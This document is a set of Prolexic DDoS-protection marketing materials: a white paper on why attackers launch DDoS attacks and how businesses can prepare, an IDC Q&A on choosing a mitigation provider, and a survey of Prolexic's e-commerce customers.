In January 2012, the “hactivist” group Anonymous once again made global headlines when it took down the web site of the U.S. Department of Justice with what the Russian news service RT claimed was the largest coordinated Distributed Denial of Service (DDoS) attack in Anonymous’ history¹. Announcing its victory via Twitter, Anonymous revealed its motive – retaliation for the U.S. government’s shut down of Megaupload.com, a site that allowed illegal media downloading. The following DDoS attacks may not have made the world news, but they clearly illustrate the escalation of cyber attacks for many other reasons in addition to social and political protest:

- A popular international online news outlet in South America was hit with a huge DDoS attack after the company held fast to its policy of not responding to cyber criminals. Prior to the attack, hackers in Russia had sent extortion e-mails and made threatening comments on the web site’s blogs.
- In the U.S., the CEO of an online spa and wellness services site was surprised to learn that a similar business had come under DDoS attack a few weeks earlier – and was even more surprised when his own company was attacked via botnets from Kazakhstan, Belarus, Peru, and the United Arab Emirates. The attackers’ suspected motive: to earn a “merit badge” just to prove they could do it.
- When one of the world’s most popular gaming communities was brought down by a massive DDoS attack, the effect on its reputation among its disgruntled client base was extremely damaging. The culprits: “kids” in Eastern Europe who were trying their hand at building botnets and launching DDoS attacks.
- DDoS attackers targeted and brought down a leading UAE-based e-Commerce “daily deal” web site in what the company’s founder and CEO called a “very serious cyber crime.” Although the CEO never learned the identity of the attackers, he is convinced that the attack was “malicious sabotage” to damage his business.

“Why us?” That is the question most often on the lips of many CEOs and CIOs, both during and after a DDoS attack. While some DDoS attacks are highly publicized demonstrations by hactivist groups such as Anonymous, a vast number are launched by cyber criminals whose identities – and motives – remain hidden. Even when the motives are revealed, online business leaders like the ones in the examples above are still surprised as to why their sites were attacked. In some cases, law enforcement agencies such as the FBI and Interpol are able to track down the offenders, but only if they have sufficient real-time attack data to pinpoint the source countries, IP addresses, and other identifying information.

Knowledge is power when creating an enterprise DDoS mitigation strategy and gaining an understanding of the mindset of DDoS attackers is an important first step. This white paper will explore some of the top reasons why DDoS attackers strike, based on research and anecdotal evidence gained from the experiences of Prolexic customers. In addition, this paper will provide guidance on how to recognize warning signs that an online organization may be particularly vulnerable to attack – and what countermeasures are most effective for a strong DDoS defense.

DDoS Overview

A DDoS attack is an attempt to make a computer resource (i.e. web site, e-mail, voice, or a whole network) unavailable to its intended users. By overwhelming it with data and/or requests, the target system either responds so slowly as to be unusable or crashes completely. The data volumes required to do this are typically achieved by a network of remotely controlled zombie or botnet (robot network) computers. These member computers have fallen under the control of an attacker, generally through the use of viruses or malware.

DDoS attacks can drain millions of dollars of revenue per hour from an online business. According to Forrester Consulting, the average loss of revenue per hour during a Layer 7 DDoS attack is US\$220,000 per hour, not to mention the frustration and eroding confidence of customers and business partners who cannot access web-based services and information when the site is down.

That cost estimate is likely to rise as DDoS attackers continue to ramp up their technical strategies. The findings in Prolexic's Quarterly Global DDoS Attack Reports indicate a trend toward shorter, but more intense attacks. This is a devastating cocktail that can quickly bring down even well protected sites and their mitigation providers.

Reasons for DDoS attacks



Unfortunately, all online organizations and businesses are at risk of becoming targets for DDoS attacks. While some organizations may be more susceptible than others – or may be targeted more heavily at certain times of the year – the bottom line is that there is often no rhyme or reason for cyber criminals to strike. However, Prolexic has observed a trend toward several motivators in particular for DDoS attacks over the past several years. Becoming aware of them, the mindset of the attackers behind them and the warning signs of possible attacks should be an integral part of any DDoS protection strategy.

Ideological and political differences or “hactivism”

Global news outlets herald the exploits of the large ideological “hactivist” groups such as Anonymous, whose sole purpose is to make social and political protests by taking down the sites of some of the world’s largest and most prestigious brands. These DDoS attackers are particularly sophisticated and cunning, using “opt in” botnets, increasingly strong DDoS attack signatures and methods that can easily overwhelm DDoS mitigation services provided by Internet service providers (ISPs), content delivery networks (CDNs), hosting services, and enterprise networks that rely heavily on automated DDoS mitigation appliances.

According to Prolexic’s Chief Operating Officer, Neal Quinn, today’s hactivists are making DDoS attacks very public, and thus making DDoS a “household word” that used to be exclusive to the vernacular of enterprise IT. Quinn also emphasizes that this new awareness of DDoS in the mainstream media is one of the most striking changes in the DDoS landscape over the last 18 to 24 months.

Often, these hactivists send clear warning signs that attacks are imminent. While Anonymous seems to capture the biggest headlines, all manner of cyber protesters have begun to use IRC message boards, blogs and social media to openly broadcast their use of DDoS attacks to promote their social and political statements. They may also openly discuss their targets and brazenly release their plans to news outlets before launching the attack.

Ironically, these hactivist groups and their actions seem to be tolerated, and even accepted, by a sympathetic public who may support the social and political causes behind the attacks. This public attitude often influences the response of the attacked organization, which may simply take measures to mitigate the attack rather than risk further public scrutiny by pursuing legal action against the hactivist group.

Extortion and other financial motivators

The first warning sign that an online business has become the target of a DDoS attack is usually an e-mail or phone call from an extortionist threatening a DDoS attack unless the business pays a ransom by a deadline. Ironically, the ransom amounts can range from hundreds of thousands of dollars down to just several hundred dollars, depending on the sophistication and motives of the potential DDoS attacker.

In this case, the attacker’s goal is to achieve financial gain by threatening the financial welfare of the online business – which would be a much more devastating loss. Many clients that have engaged Prolexic’s emergency DDoS mitigation services have had websites down for more than 24 hours. For some e-Commerce or financial services businesses, even one hour of downtime could cost millions of dollars.

That’s not to say that paying the ransom is the best response. While some extortion demands may turn out to be hoaxes, the best defense against becoming the next DDoS attack victim is to treat each one as a legitimate threat even if it is company policy not to respond to blackmailers. This is the time to ramp up DDoS defenses by marshaling a team comprised of your DDoS mitigation provider, internal IT resources and law enforcement.

Cybercrime, cyberespionage, hate crimes

While rare, the reason behind a DDoS attack may be personal, for example a competitor, disgruntled customer, former employee, or a group of hackers attacking an online business with the sole intent of perpetrating a cyber hate crime. The burgeoning use of social media, blogs and other public message boards to express negative comments about a product, business practice, or customer base is likely to fuel this trend in the future.

Online gaming and gambling sites tend to be particularly vulnerable to DDoS attacks either orchestrated by disgruntled customers who have suffered great financial loss on the site or who have been banned from accessing games due to violating player conduct rules or terms of use. Other online organizations or businesses that are owned by or marketed to specific minority, religious, or alternative lifestyle groups may also be particularly vulnerable. However, Prolexic has observed that no online business, regardless of industry or customer base, is immune from becoming a DDoS target.

“Just because” - hacker experimentation, challenges, prestige

Thousands of DDoS attacks that never make the headlines, but still inflict serious damage on online businesses, are launched by novice hackers who are honing their technical skills on random, unsuspecting targets. As they become more proficient, they may continue to fine tune their DDoS attack tools on random sites in preparation for a future attack on their true target. Many of them do this just for entertainment, while others may advance to active cyber criminal rings and hacktivist groups. What's more, experienced and more sophisticated DDoS attackers may go after the site of a huge global financial or retail brand – despite the site's huge IT resources and DDoS defense tools – just for the sheer challenge of it and the prestige they'll gain among their peers when they bring it down.

In all of these cases, the face of both these novice and more sinister cyber criminals varies, from the kids who attacked the online gaming site mentioned in the introduction, to persons of all ages and genders from countries across the globe. These stealth attackers are particularly dangerous because they usually don't offer advance warning. Overall, the best defense is to stay informed on the latest hacker strategies and be proactive in deploying the strongest and most reliable DDoS mitigation strategy to protect the business.

Recommendations: stay informed and be proactive

To stay informed and recognize attack warning signs, Prolexic recommends the following strategies:

- **Make DDoS protection a corporate-wide initiative** – IT management should be kept in the loop as to changes in corporate policy, new alliances and potentially controversial corporate dealings with social justice or political overtones that could trigger retaliation or protest from a hacktivist group. By being forewarned, IT can step up its vigilance in monitoring the network and alert its DDoS mitigation vendor that the company may be especially vulnerable at that particular time.
- 
- **Closely monitor social network and blog chatter about the company** – Keep a close eye on corporate-sponsored social media pages, blogs and message boards, for inflammatory postings by both customers and employees that could ignite action by DDoS attackers. The target of an attack might not be the company itself, but rather the author of a specific blog post or message, and the company could be brought down in the crossfire.
 - **Don't ignore e-mails, texts, and other communication that make extortion or blackmail threats with a DDoS attack as the consequences** – Should you receive a communication like this, the first thing to do is alert IT and your DDoS mitigation provider that the company has become a live target and take defensive action. Next, consider alerting law enforcement to give them an early advantage in bringing the cyber criminals to justice.
 - **Stay informed of trends in DDoS attack activity in specific industries** – Pay particular attention when competitors or business partners are attacked. DDoS attackers may target certain industries at specific times of the year, such as targeting e-Commerce retailers during the Q4 holiday shopping season.
 - **Stay informed of changing DDoS attack trends in general** – Your DDoS mitigation provider should be able to provide you with quarterly statistics on types of attacks, attack origins and specific industries that were targeted the most. In addition, the provider should also be able to provide threat advisories on the latest DDoS attack approaches and suggested countermeasures IT can take. The more you know about DDoS attackers, their motives, technical tools, strengths, and weaknesses, the stronger your defense can be against even the biggest cyber threats.

Conclusion

DDoS attacks are not going away. In fact, forensic data gathered and analyzed by Prolexic's Security Engineering and Response Team (PLXsert) indicate that DDoS attacks are escalating in number, sophistication and size, despite a trend toward shorter duration attacks. Another emerging trend is the attack "campaign," in which attackers launch a series of attacks of varying vectors, size and characteristics. Automated DDoS mitigation appliances and typical mitigation services provided by ISPs and CDNs are no match for these DDoS campaigns, which require intervention by experienced live DDoS mitigation experts. Perhaps most threatening, Anonymous has begun to use High Orbit Ion Cannon (HOIC), an increasingly popular attack tool that can target up to 256 web addresses simultaneously. Prolexic has already developed the intelligence and tools to protect its customers against HOIC and has released a threat advisory outlining DDoS protection strategies for HOIC which can be downloaded at www.prolexic.com/threatadvisories.

Taking an informed, proactive stance is the best defense against DDoS attacks. Know your enemy, whether it is the very public face of hacktivist groups or the masked countenance of stealthy extortionists or novice thrill seekers. Learn the warning signs and stay abreast of the changing DDoS landscape. Most of all, partner with a trusted, experienced DDoS mitigation services provider with the bandwidth, advanced mitigation tools and a team of live mitigation experts to protect your business from any type or size of DDoS attack. Prolexic forms a frontline defense for its customers by providing quarterly DDoS attack statistics, up-to-the-minute threat advisories, access to attack analytics through a customer portal, and advanced monitoring tools for early detection of possible DDoS threats.

To complement the proactive approach described in this white paper, Prolexic also recommends making a DDoS mitigation strategy a core part of a company's incident response plan. Prolexic assists its customers by creating a simulated attack or "dry run" much like a military training drill with no live ammunition. No changes are made to the customer's network. With Prolexic's guidance, the company's incident response team works through a simulated DDoS attack to create a controlled, streamlined enterprise response plan resulting in rapid mitigation and the reduction of costly site downtime. Learn more about this approach by downloading the Prolexic white paper, *Plan vs. Panic: Making a DDoS Mitigation "Play Book" a Part of Your Incident Response Plan*.

About Prolexic

Prolexic Technologies is the world's largest, most trusted distributed denial of service (DDoS) protection and mitigation service provider. Able to absorb the largest and most complex DDoS attacks ever launched, Prolexic protects and restores within minutes mission-critical Internet-facing infrastructures for global enterprises and government agencies. Ten of the world's largest banks and the leading companies in e-Commerce, SaaS, payment processing, travel, hospitality, gaming and other industries at risk for DDoS attacks rely on Prolexic for DDoS protection. Founded in 2003 as the world's first in-the-cloud DDoS mitigation platform, Prolexic is headquartered in Hollywood, Florida, and has DDoS scrubbing centers located in the Americas, Europe and Asia. To learn more about how Prolexic can stop DDoS attacks and protect your business, please visit www.prolexic.com, call +1 (954) 620 6002 or follow @Prolexic on Twitter.

1. <http://gizmodo.com/5877679/anonymous-kills-department-of-justice-site-in-megaupload-revenge-strike>



Christina Richmond
Program Director, Security Services

Distributed Denial of Service: What to Look for in a Provider

November 2013

In 2012, high-profile attacks on the world's leading financial firms thrust denial-of-service (DoS) and distributed denial-of-service (DDoS) attacks back into the headlines. According to research from IDC, the worldwide market for DDoS prevention solutions will grow from \$377 million in 2012 to \$870 million in 2017, representing a compound annual growth rate (CAGR) of 18.2% over the five-year period. Volumetric attacks will continue to be the predominant attack type for the foreseeable future because of the relative ease with which botnets can send a bandwidth or packet flood in excess of what most enterprise infrastructures can handle. However, this could change quickly. IDC expects to see an increase in the more advanced hybrid attacks that include application layer and encrypted traffic. As a result, DDoS attacks are now a mainstream security problem, and organizations must have a proven mitigation plan in place and a service provider they trust when an attack occurs.

Christina Richmond, program director of IDC's Security Services practice, answers commonly asked questions about DDoS attacks and mitigation providers. This paper is sponsored by Prolexic Technologies.

Q. How long do DDoS events typically last, and what are the business impacts?

- A. DDoS attacks occur on multiple layers, including application, network, and transport. Attack campaigns can last from just a few hours to weeks.

The immediate and obvious impact of a DDoS attack is Web site unavailability. Visitors may be unable to reach their intended destination. And often, when they do reach their destination, page load times can be as high as 50 seconds, essentially making the Web site unusable. Such an event can negatively impact sales revenue (if the site supports ecommerce transactions), brand image, stock price, customer satisfaction, and even Google search rankings. These attacks can cripple an entire business, not just the IT infrastructure. In some cases, DDoS attacks are used as a diversionary tactic where the impact is less obvious but equally damaging. While the IT and security staff is busy fighting the DDoS attack, hackers break into IT systems and attempt to steal financial information, credit card numbers, passwords, intellectual property, and money.

Q. What are the key attributes to look for in a DDoS mitigation provider?

- A. It's important to make sure your DDoS provider has the capacity to handle a large-scale attack. Publicly available statistics cite peak attack rates that are quite large. The ability to block large attacks is critical to ensuring Web site availability. In addition to scale, a DDoS provider should have significant experience and skill in mitigating complex application layer

attacks, including encrypted attacks. Further, a quality provider should have multiple mitigation layers and techniques and not rely on one or two off-the-shelf devices; experienced attackers often have a solid understanding of the weak points of these devices and the limits of their capabilities.

Ask if a provider measures attacks and what attack analysis will be provided. Can the mitigation company share bit and packet rates of attacks it has seen? Is this data produced through direct observation and thereby mitigation of a DDoS attack or secondhand via a publication the provider is quoting? Because of the increasing size and complexity of attacks, simply deploying technology is no longer enough. Look for a solution from a service provider that is purpose built for solving security problems. Experienced engineers and analysts who are engaged in the DDoS fight day in and day out are more valuable than a provider that touts a high number of clients or has years of general security experience but doesn't engage in the DDoS fight every day. To gauge DDoS experience, ask potential service providers how many attacks per hour or per day they encounter. In addition, it is beneficial to make sure you have a provider that is committed to creating an intimate relationship with your company. The provider should have processes in place to get to know your business and create a play-by-play engagement model that dictates how an attack will be handled, by whom, and with what resources. DDoS mitigation isn't something you can "set and forget." You must plan for the worst.

Q. How much real-time network visibility should a DDoS mitigation vendor provide?

- A. Ideally, a DDoS mitigation vendor should have near-real-time visibility of the customer network, and not just under attack scenarios. Real-time visibility into network traffic assists with identification of DDoS attacks. Split-second decisions cannot be made in arrears; rather, they must be made in the moment of a DDoS attack. In addition, look for a monitoring platform and customer portal with information that is easy to read and interpret and provides real-time data and analysis of your network perimeter. Also be sure that your provider understands the context of what the customer sees in an attack and presents it in such a fashion that assists rapid decision making during attacks as well as visibility for executive engagement. A world-class DDoS vendor will also provide industry knowledge and educational resources as part of its service.

Network visibility is critical for the provider and your teams to make rapid decisions when under attack. You want to have a customer service partner that can help you navigate the complex landscape of DDoS alerts that may or may not require mitigation. Also required are flexible and modular service options that will allow you to scale up or down depending on your needs. An "always on" mitigation service option is important as is one price regardless of attack size to protect your company 24 x 7 within a predictable budget. Further, look for a provider that can assess your infrastructure to advise you on the best mitigation plan for your company.

Q. Why choose a specialist provider?

- A. Specialist providers and those that are in the DDoS fight day in and day out have large, dedicated mitigation networks and expert resources focusing all of their time on DDoS. They have invested in security as a core expertise and have a security operations center and a first-responder team of engineers. The environment is purpose built for large-scale DDoS with real-time analytics.

Look for a company that has a distributed global network of traffic scrubbing centers in the Americas, Asia, and Europe. A provider that understands that DDoS attacks are not static is also critical. Methods of attack change constantly from volumetric floods to small, targeted payloads hidden in HTTP and HTTPS traffic. They can involve SYN floods or DNS-level

attacks and are often amplified through reflection tactics. DDoS is a highly complex arena that requires specialized knowledge and attention.

Q. Are application attack (Layer 7) mitigation capabilities a requirement?

- A. While it is critical to ensure that a provider has more than enough capacity to be able to handle large, volumetric infrastructure attacks (targeting Layers 3 and 4), it is also important that the provider can mitigate stealth, low gigabit per second application attacks (targeting Layer 7). Many application attacks are encrypted via Secure Sockets Layer (SSL) technology, so providers should also be evaluated for their ability to mitigate encrypted attacks as well as their SSL key management practices to ensure that compliance with any industry privacy or security regulations can be maintained.

A B O U T T H I S A N A L Y S T

Christina Richmond is a program director for IDC's Security Services research practice. In this role, she is responsible for IDC's worldwide research and analysis on enterprise and service provider security consulting and integration services.

A B O U T T H I S P U B L I C A T I O N

This publication was produced by IDC Custom Solutions. The opinion, analysis, and research results presented herein are drawn from more detailed research and analysis independently conducted and published by IDC, unless specific vendor sponsorship is noted. IDC Custom Solutions makes IDC content available in a wide range of formats for distribution by various companies. A license to distribute IDC content does not imply endorsement of or opinion about the licensee.

C O P Y R I G H T A N D R E S T R I C T I O N S

Any IDC information or reference to IDC that is to be used in advertising, press releases, or promotional materials requires prior written approval from IDC. For permission requests, contact the Custom Solutions information line at 508-988-7610 or gms@idc.com. Translation and/or localization of this document requires an additional license from IDC.

For more information on IDC, visit www.idc.com. For more information on IDC Custom Solutions, visit www.idc.com/gms.

Global Headquarters: 5 Speen Street Framingham, MA 01701 USA P.508.872.8200 F.508.935.4015 www.idc.com



DDoS Protection Services: What Really Matters to e-Commerce Companies

A Survey of Prolexic Customers
in the e-Commerce Industry



Executive summary

In an independent survey, Prolexic polled a statistically significant sample of its e-Commerce customers and asked them to rank the importance of different aspects of distributed denial of service (DDoS) protection. Most telling was the nearly unanimous belief that their company websites are at mid-to-high risk of being targeted by DDoS attacks during the next 12 months (Figure 1). This is not surprising since the vast majority of respondents had experienced a DDoS event before becoming a Prolexic customer (Figure 2).




Figure 1: Risk of a DDoS attack targeting the respondent's business in the next 12 months




Figure 2: Number of respondents that had experienced a DDoS attack before becoming a Prolexic customer

Moreover, the survey results reveal a clear preference for DDoS mitigation services that are fast, easy to manage, and can ensure business continuity during an attack. The majority of respondents indicated that DDoS mitigation services from Internet service providers (ISPs) and content delivery networks (CDNs) were ineffective at providing the preferred level of protection their e-Commerce companies require and expect (see "DDoS protection: Why a specialty provider vs. CDN, ISP or appliance," on page 8).



What really matters to e-Commerce retailers

Prolexic asked the question, “What are the top three *must-have* capabilities that you look for in a DDoS protection provider?” We also completed individual phone interviews with several participants. Analysis of all responses and one-on-one interviews shows that e-Commerce retailers:

- Prefer a mature, pure-play DDoS mitigation service provider with proven competence and capabilities that can scale to stop the largest DDoS attacks on the Internet, with low false positives, and the fastest mitigation backed by a service level agreement (SLA). They also want a mitigation provider with a proven track record of ensuring the client’s site availability and business continuity during a DDoS attack.
- Find CDNs and ISPs to be the least effective DDoS protection services, and especially against direct-to-origin DDoS attacks and application layer attacks. Several respondents who were interviewed after the survey told Prolexic that direct-to-origin DDoS attacks bypassed the CDN protection completely, and that IP addresses firewalled by the CDN were made vulnerable when the DDoS attackers overloaded the firewall and caused an outage.
- Seek a total DDoS protection solution that only a specialist in DDoS mitigation services can provide. e-Commerce companies want network protection for all IPs with a single DDoS mitigation solution vs. add-on services from multiple ISPs or CDNs. They want a total protection DDoS protection provider that sits in front of all IPs and carriers and provides routed protection against all avenues of attacks.

Below are the other most frequently mentioned capabilities in demand by e-Commerce retailers:

- Must be able to scale to the size of the attack
- Must be able to mitigate the attack quickly
- Must be cost effective
- Easy to integrate
- Easy to redirect traffic when needed through the DDoS mitigation site
- Availability
- Ability to absorb an incredibly large amount of traffic
- Ability to fend off any size of DDoS attack
- Network-level protection
- Demonstrated scrubbing capabilities with few to no false positives
- Proven infrastructure that defends large environments (e.g., other customers) from ongoing attacks at all times
- Early warning detection and qualification of the type of attack. (Important in knowing which response should be taken, i.e., a volumetric attack would warrant an immediate L3 route through Prolexic)



- Ability to continue business during an attack
- Ability to have full monitoring with source IP and destination reporting while we're not on-net
- Stable environment that we can trust while being on the DDoS provider's network
- No downtime while being on the provider's network
- Knowledgeable and experienced staff
- 24/7 technical support
- Portal visibility into DDoS trending information globally
- Reporting information to show our own attacks over time to identify trends

*"We have been attacked before.
There is a strong likelihood of a repeat attack."*



The respondents

The respondents to Prolexic's survey are e-Commerce businesses that span many different types of retail products and services. However, these companies all share the need for 24/7 uptime of their e-Commerce websites to generate sales, ensure a secure and responsive online shopping experience, and provide top-level customer service. Several segments rely heavily on seasonal or holiday sales, which puts them at even greater risk of DDoS attack and financial losses due to downtime during the fourth quarter of the year.

The following retail segments are represented among the survey respondents:

- Seasonal and special event floral arrangements and gifts
- Healthcare – prescription contact lenses and other eyewear
- Merchant payment software solution for retailers
- Health and beauty – discount fragrances, skin care, hair care, spa and wellness products
- Online auction site for rare collectibles and high-end art objects
- Children's toys and gifts
- Women's fashion apparel
- Consumer electronics
- Heating and plumbing products
- SaaS – cloud-based customer service software
- Online payment processing for retailers

"We had a solution in place through our data center, but it proved to be ineffective."



Site availability is most important




Figure 3: The importance of site availability when under DDoS attack

Not surprisingly, survey participants indicated that site availability is vitally important to the profitability and continuity of their businesses. As many firms and analyst groups have reported, website downtime during a DDoS attack or as a result of another cyber threat often has a significant impact on e-Commerce revenue flow.

In addition to site availability, Prolexic also asked respondents to rank the importance of protection from non-DDoS attack vectors (Figure 4), site latency - how long a web page takes to load (Figure 5), and PCI compliance (Figure 6).




Figure 4: The importance of protection from non-DDoS attack vectors




Figure 5: The importance of minimizing latency, the time it takes for a web page to load




Figure 6: The importance of compliance with Payment Card Industry (PCI) and other regulatory standards



DDoS protection: Why a specialty provider vs. CDN, ISP or appliance

Respondents were also asked to rate the effectiveness of DDoS protection services provided by ISPs, CDNs and mitigation appliances. The responses paint a clear picture of dissatisfaction and a low level of trust.

- ISPs were ranked least effective for mitigating DDoS attacks by 42 percent of respondents, while less than 1% ranked ISPs as most effective (Figure 7)
- CDNs were ranked least effective for mitigating DDoS attacks by 58% of respondents. No respondents ranked CDNs as most effective (Figure 8)
- On-site mitigation appliances were ranked least effective by 33 percent of respondents. No respondents ranked appliances as most effective (Figure 9)




Figure 7: Effectiveness ratings for ISPs

Respondents commented that ISPs often null route attack traffic to protect their own infrastructure while shutting down access to the site under attack. None of the respondents ranked CDNs as an effective mitigation provider, while 58 percent gave them the lowest ranking of not effective (Figure 8).




Figure 8: Effectiveness ratings for CDNs




Figure 9: Effectiveness ratings for on-site appliances




Figure 10: Frequency of use of CDNs for static content caching

Half of the respondents use CDNs for static content caching (Figure 10), while 17 percent of them use CDNs to front-end dynamic application services such as shopping carts and login pages (Figure 11). We can extrapolate that CDNs are not trusted sources of protection for the majority of dynamic e-Commerce applications, which can be prime targets for Layer 7 application layer attacks. Respondents also commented that mitigation appliances can work well, but only if they are well-tuned or correctly configured for each type of attack vector – a task that is nearly impossible to do without a dedicated IT team.




Figure 11: Frequency of use of CDNs to front-end dynamic application services

Prolexic also asked survey participants to provide open-ended responses to the question, “Why did you choose a specialist DDoS mitigation provider over DDoS protection offered by a CDN or ISP?” The ineffectiveness of ISPs and CDNs to mitigate large DDoS attacks and higher costs were two of the reoccurring themes in their responses. Reliability, the ability to mitigate large attacks, and network-level protection were three key reasons why respondents chose a specialist DDoS mitigation provider:

- Reliability, ability to handle large attacks, reputation
- Network-level (e.g., PLXrouted) protection. This was to prevent origin-level attacks as well as flooding against our ingress/egress routers for the entire Internet pipe(s) in our data centers
- Better than [CDN or ISP]
- Ability to fend off bigger size of attack than CDN or ISP
- The CDN solution seemed to be more expensive in the long run, plus they didn’t have an answer for network-based floods coming directly to our front-end router interface (at least with the service we’re using)
- We have multiple peering arrangements with various ISPs. DDoS offerings varied between the carriers. Some did not have any protection. Agreements with all of them would have been more expensive



Conclusion

The e-Commerce industry is a prime target for DDoS attacks, especially during the Q4 online holiday shopping season. Industry analysts continue to keep a watchful eye on the impact of downtime brought about by DDoS attacks and other cyber-crimes against e-Commerce companies. Gartner predicts a 10 percent growth in the financial impact that cybercrime will have on online businesses through 2016 as DDoS attackers take advantage of new software vulnerabilities that are introduced via new cloud services and employee-owned devices used in the workplace¹.

The results of the Prolexic e-Commerce Customer Survey indicate that these trends are resonating with online retailers, who are taking proactive steps toward preparing for the inevitable denial of service attack. The responses of survey participants clearly point to a need for fast, reliable, and professional DDoS mitigation services from a dedicated pure-play mitigation provider to ensure that site downtime is minimized and the network is protected against all types and sizes of denial of service attacks. Respondents from Prolexic's global client base of e-Commerce companies clearly believe that mitigation appliances, ISPs and CDNs cannot fully protect them from DDoS attacks.

¹ "Gartner Reveals Top Predictions for IT Organizations and Users for 2012 and Beyond," Dec. 1, 2011.



Appendix: Retail e-Commerce Survey

Had you experienced a DDoS attack prior to becoming a customer with Prolexic?

Yes No

Please rank the following in importance from 1-5 (1 being most important).

Number of customers rated

Perceived latency (how fast site appears in browser to user)	1	2	3	4	5
Site availability when under DDoS attack	1	2	3	4	5
Protection from non DDoS attack vectors (e.g. SQL Injection)	1	2	3	4	5
PCI compliance and other regulatory standards	1	2	3	4	5
Other - please provide details in comment box below if applicable	1	2	3	4	5

What are the top three *must-have* capabilities that you look for in a DDoS protection provider?

Have you ever used other providers, ISPs, CDNs or on-site appliances to mitigate DDoS?

Please rank their effectiveness during the attacks from 1-5 (1 being most effective).

ISP	1	2	3	4	5
CDN	1	2	3	4	5
On-site appliances	1	2	3	4	5

How high (or low) do you perceive the risk of a DDoS attack targeting your business in the next 12 months? Please rank from 1-5 (1 being the highest).

1 2 3 4 5

Do you use a CDN for static content caching?

Yes No

Do you use a CDN to front-end any dynamic application services (e.g., shopping carts, login pages)?

Yes No

Why did you choose a specialist DDoS mitigation provider over DDoS protection offered by a CDN or ISP?

About Prolexic

